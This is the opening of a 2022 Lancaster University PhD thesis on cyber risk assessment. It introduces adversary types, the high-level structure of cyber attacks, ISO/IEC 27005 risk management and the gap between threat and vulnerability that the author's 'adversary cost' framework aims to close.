Anticipating Adversary Cost

Bridging the Threat-Vulnerability Gap in Cyber Risk Assessment

Richard John Derbyshire

School of Computing and Communications
Lancaster University

This dissertation is submitted for the degree of
Doctor of Philosophy

Security Lancaster July 2022

Declaration

I hereby declare that the work in this thesis has not been submitted for a degree at any other university. I also certify that the work is entirely my own, and where otherwise, it is duly acknowledged and clearly cited.

Richard John Derbyshire
July 2022

Acknowledgements

I would like to begin by acknowledging my many supervisors over the years, Prof. David Hutchison, Dr. Benjamin Green, Dr. Jerry Busby, Dr. Mark Rouncefield, and Dr. Andreas Mauthe. All of your support and patience has been incredible, and without it, the PhD would not have been possible. I owe a huge thank you to Ben, in particular, for encouraging me to start the PhD and subsequently supporting me at every step of the way; celebrating every win, calming every crisis, and answering far too many late night calls.

To Airbus, thank you for entrusting me with this studentship and the funding it provided. In particular, thank you to Prof. Kevin Jones, who listened to my initial proposal and supported me over the years with excellent ideas and advice.

To the reprobates of B55 and B59, your camaraderie over the years has been fantastic and I trust that you will treat the ‘best desk in the office’ with the respect it deserves once I vacate it. I will miss our office debates, our lunch trips across campus, and enabling one another’s caffeine habits.

To LUHack, thank you for sharing the vision I had for an active, educational, and cooperative environment, and working so tirelessly in your spare time to make it a reality together. I learned so much from you all and I only hope that I managed to provide you with some good advice amongst all of the shenanigans.

To my wonderful parents, it would take another thesis to describe the support you have given me all of my life. Thank you for enthusiastically listening to every up and down, reading every output, and somehow providing the most perfect advice every time despite my work being so far out of your comfort zone. Your unwavering love and support has made everything possible.

Jen, you more than anyone have endured every moment of my journey. You are my rock in every aspect of our life together and your patience, support, and understanding during the PhD has been no exception. Truly, thank you.

Abstract

Digital computers have become commonly used in the workplace, with many organisations connecting them to the Internet to address the challenges of an increasingly globalised economy. Although this connectivity allows for a greater reach, it also brings with it a growing attack surface by way of cyber attacks. Cyber security, the discipline of combatting cyber attacks, relies on cyber risk assessment as a mechanism for understanding such attacks, decomposing the complexities into the components - threat, vulnerability, and impact. These components are considered and combined in various ways to derive some notion of cyber risk posed by a threat, that may exploit a vulnerability within an asset, and cause an impact to the victim organisation. However, focus is often put onto the latter two components of cyber risk, vulnerability and impact, due to the assessor being able to gather data about them reliably. Therefore, due to the scarcity of data and resultant lack of focus, threat is often considered in isolation and is based upon speculation using weak or no data. The effect of this is that cyber risk assessment recipients do not fully gain the context of a threat in relation to their systems, leading to suboptimally informed decision making. Furthermore, many cyber risk assessment outputs are delivered in a qualitative or semi-quantitative format, incongruous with the output of other business functions, particularly at board level.

Through an empirical study with expert industry practitioners, this thesis first confirms the gap identified within the literature and validates adversary cost as an appropriate area of research to address it. A study of cyber security attack taxonomies is conducted to develop an understanding a cyber attack's composition, before selecting the MITRE ATT&CK® framework as a foundational structure on which to base the concept of adversary cost. Another empirical study, using a practical ethnographic approach with expert offensive cyber security professionals, decomposes adversary cost into its three constituent factors considered by adversaries - time, finance, and risk. The adversary cost framework is then proposed, drawing on pragmatic methods of quantification from existing literature to guide a cyber risk assessment practitioner to utilise their existing data to quantify the time and finance costs an adversary may experience for a given cyber attack narrative. A final empirical study with expert cyber risk assessment practitioners is conducted to evaluate the adversary cost framework's validity and utility.

Publications

The following outputs chronicle the work conducted to date:

Derbyshire, R., Green, B., Prince, D., Mauthe, A., and Hutchison, D. (2018). An analysis of cyber security attack taxonomies. In 2018 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW), pages 153-161. IEEE.

Green, B., **Derbyshire, R.**, Knowles, W., Boorman, J., Ciholas, P., Prince, D., and Hutchison, D. (2020). ICS Testbed Tetris: Practical Building Blocks Towards a Cyber Security Resource. In 13th USENIX Workshop on Cyber Security Experimentation and Test (CSET 20).

Derbyshire, R., Green, B., and Hutchison, D. (2021). "Talking a different Language": Anticipating adversary attack cost for cyber risk assessment. Computers & Security, 103:102163.

Green, B., **Derbyshire, R.**, Krotofil, M., Knowles, W., Prince, D., and Suri, N. (2021). PCaaD: Towards automated determination and exploitation of industrial systems. Computers & Security, 110:102424.

Table of contents

List of figures

List of tables

Chapter 1

Introduction

Modern organisations are becoming increasingly reliant on computers and interconnectivity via the Internet, driven by rapidly advancing technology and decreasing costs to produce and implement it [15]. With these computers at the heart of the enterprise environment [33], the operational and physical environment [78], and the home [91], a rich attack surface has grown for adversaries [114]. These adversaries, actors with malicious intent within the cyber domain, exploit weaknesses in the computer systems employed by organisations to cause detrimental effects such as exfiltrating data or denial of service. As such, in 2021 Verizon [156] confirmed 5,258 data breaches across 79,635 recorded incidents globally. This chapter introduces the concepts of cyber security, cyber attacks, cyber risk management, and cyber risk assessment, followed by a discussion of the problem space for the thesis. The focus of the research throughout this thesis is on cyber risk assessment and its adversaries, more specifically the relationship between threat and vulnerability within the context of cyber risk assessment.

1.1 Cyber Security

With the ubiquity of computers being integrated into almost every facet of life, cyber attacks have grown in both frequency and complexity [156]. In response, the discipline and industry of cyber security has emerged to try and combat this evolving attack surface [114]. From cyber security research, a plethora of defensive mechanisms (controls) has been developed specifically to detect or even mitigate cyber attacks [116]. These controls range from non-technical cyber security awareness training for an organisation's employees to educate them on cyber security issues by which they are affected [1], to highly technical endpoint detection and response (EDR) whereby anomalies detected on users' machines will alert a human-operated security operations centre (SOC) which can then intervene [88]. To orchestrate the integration and application of these security controls, organisations employ cyber risk management and assessment procedures [22], which help them understand what risks they face and what they must do to reduce those risks to an acceptable level. However, before broaching cyber risk management and assessment, it is necessary to understand who the adversaries conducting these attacks are, what motivates them, and the components of their attacks.

1.1.1 Adversaries and the Anatomy of Cyber Attacks

As already mentioned, cyber attacks are becoming increasingly prolific and complex. Moreover, attributing a cyber attack to a specific adversary is a difficult task and an active area of research [147]. Despite this, attributions have been made in the past, leading to the identification of adversaries [117].

Adversaries

As cyber attacks have become more commonplace, so has tooling [131], lowering the barriers to entry and allowing for a diverse ecosystem of adversaries within the cyber domain [114]. Because of this, more types of adversary are being considered as a legitimate threat, as lesser funded adversaries are getting access to more advanced and destructive offensive tooling and technology [156].

Researchers have tried to classify threats to cyber security taxonomically. While some consider more abstracted features of threats such as human threats, environmental factors, and technological threats [68], others focus on distinguishing the human adversaries into more granular classifications [56]. The classification of adversaries often involves providing them with attributes, such as capability, motivation/intent, and resource, which are then used to characterise each adversary type and speculate as to what types of cyber attacks they may perpetrate [67, 102, 56, 18, 37]. The adversary categories themselves also follow typical trends throughout work. The perceived least threatening type of adversary is often referred to as ‘script kiddie’ or ‘novice’, who typically are motivated by curiosity or notoriety and use existing attack tools and frameworks without the underlying knowledge [102, 56, 18]. Conversely, the perceived most threatening type of adversary is often referred to as ‘nation-state’ or ‘state actor’, who typically are comprised of a group of highly capable and highly resourced people, working on behalf of a nation, using bespoke tools to exploit previously undisclosed vulnerabilities (0days) [56, 18, 37]. Isolating nation-state adversary motives is a more difficult task than more heavy-handed adversary types, such as script kiddies, because they have the resource and capability to make comprehensive attribution difficult [140] and the option to deny any tenuous attribution [16]; therefore, overarching political and financial motives are often assigned to them as a category [67, 56, 18]. Between these two ends of the adversary type spectrum are a whole gamut of different categories. ‘Hacktivists’ or ‘pressure groups’ are considered to have varying capability and resource, with the goal of promoting their ideology [67, 102, 56, 18, 37], while ‘professional criminals’ are frequently considered to be well resourced and highly capable, explicitly driven by financial goals [67, 56, 18, 37]. Finally, adversary types who are particularly well resourced and highly capable (often but not always nation-state adversaries) are referred to as ‘advanced persistent threats’ (APTs), who are known for highly bespoke, targeted attacks, “intent on the compromise of data for economic or military advancement” [65].

The Anatomy of Cyber Attacks

Due to the vast array of functions carried out by computers, and therefore the complexity of computers, their underlying software, and the networks connecting them, an exhaustive list of cyber attack techniques becomes unwieldy and out of scope to describe in this thesis [11]. However, regardless of an adversary’s perceived category, their resources, their capability, or their motivation, cyber attacks are based on fundamental concepts at their core [65, 105].



Threat actor
Reconnaissance
Victim
Vulnerability information
Exploit
Payload
Effect
Possible control & data exfiltration

Fig. 1.1 High level structure of a cyber attack [30]

Figure 1.1 depicts the high-level workings of a cyber attack. The adversary (*threat actor*) will first spend time conducting *reconnaissance*, here they will use various techniques to discern key details about the victim’s systems, such as what services and operating systems they are running, how they are configured, and where they are exposed. The adversary’s efforts in performing reconnaissance will provide them with data which can then be enumerated into *vulnerability information*. Once they have identified the vulnerabilities in the victim's systems, the adversary will use an *exploit* to leverage that vulnerability and deliver a *payload* onto the victim's systems. The payload will perform some action on the victim's systems to cause an *effect* desired by the adversary, this could be something as blunt as crashing the service being exploited, but it could also gain the adversary access allowing for *possible control & data exfiltration*.

Other similar structures exist to describe a cyber attack at a similarly high level, such as Lockheed Martin's Cyber Kill Chain, designed to model an APT's typical behaviour when perpetrating a computer network attack or computer network espionage [65]. The phases, depicted in Figure 1.2, follow a congruent process whereby the adversary performs reconnaissance on the victim, weaponises a payload by combining it with an exploit, delivers the weaponised payload, exploits the vulnerability in the victim's system, and installs the payload. From there, command and control (C2) allows the adversary to maintain persistence and perform whatever actions they want on the victim's system [65].




Fig. 1.2 The Lockheed Martin Cyber Kill Chain [65]

How the adversary will conduct any of the phases, referenced above in either Figure 1.1 or 1.2, depends on what they find to be exposed by the victim's systems, as well as their resources and capability. Further detail can be provided by projects which delve deeper into the techniques used by adversaries, such as MITRE's ATT&CK Framework (Adversarial Tactics, Techniques, and Common Knowledge) [105] and CAPEC (Common Attack Pattern Enumeration and Classification) [11]. Whereas the cyber kill chain [65] is aimed at describing the adversary's initial reconnaissance through to breaching the perimeter and getting a foothold, these projects take a more granular approach to decomposing cyber attacks and include what the adversary may do once they have gained access to the victim's systems, with ATT&CK focusing on the tactics, techniques, and procedures (TTPs) of adversaries, and CAPEC focusing even more granularly on individual techniques. These projects allow their readers to see that adversaries have many different types of technique they can leverage for whatever part of the attack narrative they are currently conducting. Furthermore, once on the victim's system, the adversary has another whole host of tactics they may employ, such as privilege escalation and lateral movement, with the former meaning they traverse upwards in privilege to gain more access and functionality on the system, and the latter meaning they compromise more machines further into the victim's system [11, 105].

1.1.2 Cyber Risk Management

With the wide range of TTPs that cyber adversaries have at their disposal for compromising their victims [11, 105], along with the growing list of possible controls to defend against them [116, 21], organisations experience a constant uncertainty as to whether an adversary will target them, launch an attack, and whether it will be successful; this uncertainty is known as cyber risk. In order to develop a strategy for minimising the risk of a cyber attack to an acceptable level, organisations must employ cyber risk management. Put simply by the UK National Cyber Security Centre (NCSC) [118], "Risk management exists to help us create plans for the future in a deliberate, responsible and ethical manner".




Fig. 1.3 The risk management process in ISO/IEC 27005 [20]

Figure 1.3 depicts the risk management process, as described by ISO/IEC 27005 [20], one of the many potential cyber risk management approaches available to cyber risk practitioners [115, 67, 22]. As the figure shows, the cyber risk management process is cyclical and should be constantly refreshed by organisations to keep up with vulnerabilities being discovered in their own systems, new vulnerabilities being discovered in technology they use, and new TTPs being developed by cyber security researchers and adversaries [115, 67, 20]. In this cycle, the context is first established, such as the criteria for how the risk will be evaluated and what an acceptable risk is. Following context establishment, a cyber risk assessment is conducted, whereby the risks are identified, analysed, and evaluated within the given context. A plan is then created for treating the risks which have been identified in order to reduce the amount of risk they pose to the organisation to a level that is acceptable. Once the plans for risk treatment have been developed, the residual risk can be assessed, meaning the risk posed to the organisation once the control has been put into place. If the residual risk is too high, the organisation may either start fresh and conduct a whole new cyber risk assessment or just review the risk treatment. If the residual risk is acceptable, it is accepted, and the risk management cycle is ready to begin again. As can be seen by the processes on either side of Figure 1.3, the cyber risk management process should constantly be under review, sourcing as many experts opinions as possible regarding each stage [20].

1.1.3 Cyber Risk Assessment

In addition to depicting the overall process for cyber risk management, Figure 1.3 highlights the criticality of cyber risk assessment (CRA) for an organisation when minimising cyber risk. It is in this subprocess of cyber risk management that all of the risk data is gathered and processed to inform what actions an organisation will take to reduce their cyber risk [115, 20].

Risk Identification

Within CRA, risk identification is the first process. Here, a CRA practitioner will identify and gather all of the data related to cyber risk, which fall under approximately five categories depending on the method employed [115, 20].

- *Assets* are anything that the organisation values and wants to protect. This includes all of the hardware and software that one may expect to be present in cyber security; however, this also extends to valuable/sensitive data and the employees/users who are part of the organisation and interacting with the other assets. This data can be gathered from existing asset registers, interviews with employees/users, or software-based tooling.

- *Threats* are entities that may harm the assets and, in turn, the organisation conducting the CRA. These threats can come in the form of natural disasters/events or humans, they can be deliberate or accidental, and they can originate internally or externally to the organisation, all of which should be considered as a threat in a CRA. Threats should also be considered with the harmful action that they may potentially cause towards the assets. This data can be gathered from reviewing existing incidents either internally or from similar organisations, interviews with employees/users, expert consultants, cyber threat intelligence services [17], or even government.

- *Existing controls* are any cyber security controls that are already in place within the organisation. This can refer to anything from firewalls and anti-virus to policy documents and user awareness training. It is useful for CRA practitioners to understand the existing controls in place as it may save them time rather than duplicating controls, as well as allow them to review whether an existing control's efficacy and whether it needs additional controls to further minimise the risk of a vulnerability. The data for existing controls should be documented by the organisation from previous CRA processes.

- *Vulnerabilities* are weaknesses in the security of any point in an organisation. While vulnerabilities within computer software or operating systems may be the most apparent form to come to mind when thinking of cyber security, vulnerabilities can exist in many forms and apply to anything within the organisation, including the processes and procedures specified by policy documentation, the physical environment, or even employees themselves. Vulnerability data can be gathered by reviewing all assets with an offensive mindset; however external consultants conducting red teaming engagements and penetration testing can also be a useful tool [77, 20].

- *Consequences* or *impacts* are the potential negative outcomes to an asset, and the wider organisation, from a vulnerability being realised by a threat. Direct consequences can vary depending on which asset or assets have been affected, including a service being taken offline, sensitive data being leaked, or intellectual property being stolen. There then may be further consequences to consider, such as repairing assets, financial losses and regulatory fines [157], and reputational damage. Consequences must be generated from an understanding of how threats may realise vulnerabilities, and how that affects assets and the organisation as a whole.

Risk Analysis

The second process within a CRA is risk analysis, which can take various forms [115, 20, 139, 48, 130, 135]. Not all forms of CRA take the same approach, and some may need more, less, or different data to be collected during the risk identification process. Despite this, risk analysis within CRA is commonly understood to be the product of the function [115]:


$$Risk = f(Likelihood, Impact)$$

Whereby likelihood can be decomposed further into threat and vulnerability [67, 123]:

$$Risk = f(Threat, Vulnerability, Impact)$$

What this means is that *cyber risk* is a product of the *threat* posing harm to the assets of the system under consideration, the *vulnerability* within the assets which the threats may leverage, and the potential *impact* should the threat realise the vulnerability. Along with the types of data collected, the CRA method of choice also affects how threat, vulnerability, and impact are considered and weighted in the risk analysis process [20].

The various forms of risk analysis within CRA also produce their output in one of two forms, qualitative or quantitative. Qualitative risk outputs aim to describe the risk of cyber attack and are usually in the form of a risk matrix or may even delineate the risks with “low, medium, high” [19, 20, 116, 67]. These qualitative forms may sometimes even be combined into a risk matrix that includes input, such as threat or vulnerability, as “low, medium, high” to give a semi-quantitative output on a simple scale such as 1 to 8 as depicted in Figure 1.4.



	Likelihood of occurrence – Threat	Low			Medium			High		
	Ease of Exploitation	L	M	H	L	M	H	L	M	H
Asset Value	0	0	1	2	1	2	3	2	3	4
	1	1	2	3	2	3	4	3	4	5
	2	2	3	4	3	4	5	4	5	6
	3	3	4	5	4	5	6	5	6	7
	4	4	5	6	5	6	7	6	7	8

Fig. 1.4 Example of a risk matrix with qualitative input and semi-quantitative output [20]

Quantitative risk outputs aim to reduce uncertainty by measuring the risk of a cyber attack on a scale, which is usually defined by the particular risk analysis method used in the

CRA. One of the most common methods used is the Common Vulnerability Scoring System (CVSS) [42], which can be processed in its own novel way [4, 3] or combined with other quantitative methods such as game theory [48, 79]. Similar to game theory, adversarial risk analysis models a multiplayer game, putting the intentionality and strategic behaviours at the forefront of the method [101, 10, 135]. Cyber security risk can also be quantified with the use of attack trees or attack graphs, whereby the attack path is mapped out diagrammatically to visualise the quantification method of choice, such as in Figure 1.5 [143, 139, 122, 81].




Fig. 1.5 An attack graph containing metrics comparing network configurations [122]

Risk Evaluation

The final process of CRA is risk evaluation. Here, the CRA practitioner must take the analysed risks and compare them with the organisation's risk evaluation and acceptance criteria which were derived before the risk analysis, as was seen in Figure 1.3 and discussed in Section 1.1.2. The risk evaluation process is where the CRA practitioner will decide on whether a risk can be accepted or must be treated, as well as in what order they must be treated. Although the organisation will have stipulated their risk evaluation and acceptance criteria, the CRA practitioner must be mindful of accepted, low risks, which may cascade and form a much higher risk together. Once the risks have been evaluated, and those requiring treatment have been prioritised, the organisation can begin implementing controls as risk treatments; then they are ready to begin the cyber risk management cycle again [20, 115].

1.2 Problem Space

As mentioned in Section 1.1.3, the three cornerstone components of cyber security risk are threat, vulnerability, and impact, as denoted in the function for cyber risk:

$$Risk = f(Threat, Vulnerability, Impact)$$

However, this function frequently gets contracted to $Risk = f(Likelihood, Impact)$ [67, 115], likening CRA to more general risk assessment whereby there is a risk of a natural, randomly occurring event [19] rather than an event driven by an intelligent, adaptive, human adversary [65, 18]. In their work promoting a threat-driven approach to cyber security, Muckin and Fitch [110] state “The unbalanced focus on controls and vulnerabilities prevents organisations from combating the most critical element in risk management: the threats”; this highlights how the threats, or adversaries, are not given enough focus within CRA. Moreover, in concluding their survey of CRA methods, Shameli-Sendi et al. [144] state that current methodologies fail to answer the question “How do we calculate the likelihood of a threat?”. That this question was not answered further reinforces that perhaps threat, and even its relationship with vulnerability in forming likelihood, has not been adequately explored.

Threat in Cyber Risk Assessment

Section 1.1.1 discussed adversaries, including how they are decomposed into categories to allow for a better understanding of the threats posed in cyber security. However, these adversary categories are not just used as a tool for assisting non-specialists in comprehending the threat to their organisation, rather they are the foundation of many CRA methods’ assessment of threat. With the proliferation of adversary categorisation as a means to threat assessment, CRA methods have adapted to improve the categories’ granularity by further decomposing them into statistics and attributes such as motivation, capability, and resource

[67, 66]. While any form of adversary categorisation is better than simply assigning the threat "low, medium, high" such as suggested by ISO/IEC 27005 [20] in Figure 1.4, any notion of category or attribute therein is highly speculative. Therefore, without sophisticated cyber threat intelligence [17], assessors must base their CRA method's threat assessment on weak data, if any.

The Interaction of Threat and Vulnerability in Cyber Risk Assessment

Section 1.1.3 discussed the definitions of threat and vulnerability as part of a CRA, with the former an entity looking to harm an asset and the latter a weakness within the asset which the threat may leverage. While the interaction between them is clear, combining threat and vulnerability to form likelihood evokes a legacy mindset reminiscent of risk in relation to natural or random events. More specifically, likelihood encompassing both threat and vulnerability implies that if the threat has greater capability to perform a malicious action, then they are intrinsically more likely to do so. Whereas, for example, particular weather conditions may be a threat that increases the likelihood that a hurricane will occur, it cannot confidently be said that a cyber security adversary will exploit a vulnerability just because they have the capability and motivation to do so. An example of this confusion can be seen with CVSS [42], which has long been mistaken for defining likelihood, or even risk as a whole, due to attributes such as 'exploitability', without taking any context into consideration [97]. Therefore, as CRA methods rely on the speculation of adversary categories and their attributes, threat is considered in isolation from the rest of the components of risk, missing crucial context and leaving a gap between threat and vulnerability that is inadequately occupied with the antiquated notion of likelihood.

Summary of the Problem Space

The following is a summary of the problem space within threat and its relationship with vulnerability in a CRA, as discussed above:

- Threat in CRA is currently based on the categorisation of adversaries.
- Those adversary categories are typically composed of attributes indicating their capability.
- Quantifying adversary attributes is often based on weak or no data, requiring CRA practitioners to rely on speculation.
- Threat is considered in isolation of the other components of risk, vulnerability and impact, due to being incongruous with them.

- Threat isolation is exacerbated by the use of likelihood to combine it with vulnerability tenuously.

1.2.1 Research Questions

To structure and focus research conducted around the problem space defined above, research questions must first be put forward. Therefore, those research questions are as follows:

1. Are threats in cyber risk assessment considered appropriately in current approaches?
2. Is the relationship between threat and vulnerability suitably addressed in current cyber risk assessment methods?
3. Are there any properties intrinsic to cyber security adversaries that are underrepresented in the consideration of threat?
4. Could an alternative approach be developed to improve the understanding of threat and its relationship with vulnerability?
   - **4.1** Could this alternative approach be developed to improve cyber risk assessment output?

By answering these questions, this thesis contributes to academic and industry knowledge by providing a view of how threat, and its relationship with vulnerability, are considered and addressed within the context of CRA. Moreover, the identification and development of an alternative approach to threat and vulnerability could improve the assessment of threat, along with an improved understanding of its relationship with vulnerability and therefore improved CRA output.

1.3 Chapter Map

With an understanding of adversaries, cyber attacks, cyber risk management, and CRA, along with the problem space and research questions defined, this thesis is then structured as follows.

Chapter 2

Chapter 2 covers related work in the area by examining academic literature and industry standards, guidelines, and CRA methods to understand how threat, and its relationship with vulnerability, is currently considered. This chapter also seeks to discern if there are any alternative approaches to understanding threat which have not yet been considered thoroughly. In doing this, Chapter 2 answers questions 1 and 2, and begins to answer question 3 which informs question 4.

Chapter 3

Chapter 3 contains an empirical study with CRA practitioners, covering a similar area as Chapter 2. This chapter enriches the related work with opinions from CRA pracitioners, providing thoughts on the bleeding edge of conducting CRAs, as well as on the most pertinent potential alternative approach discerned from Chapter 2. This chapter, therefore, enriches the answers to questions 1 and 2, and provides further detail to question 3, which in turn confirms the approach discerned for question 4 as valid for further research.

Chapter 4

Chapter 4 identifies a cyber attack taxonomy by which to provide a foundational structure to the alternative approach discerned in Chapter 2 and validated in Chapter 3. This is done by reviewing prominent cyber attack taxonomies, and comparing them against both taxonomy criteria set out in literature, as well as historical attacks to see which performs best. This structure contributes to answering questions 3, 4, and 4.1 by beginning to bring the alternative approach to fruition.

Chapter 5

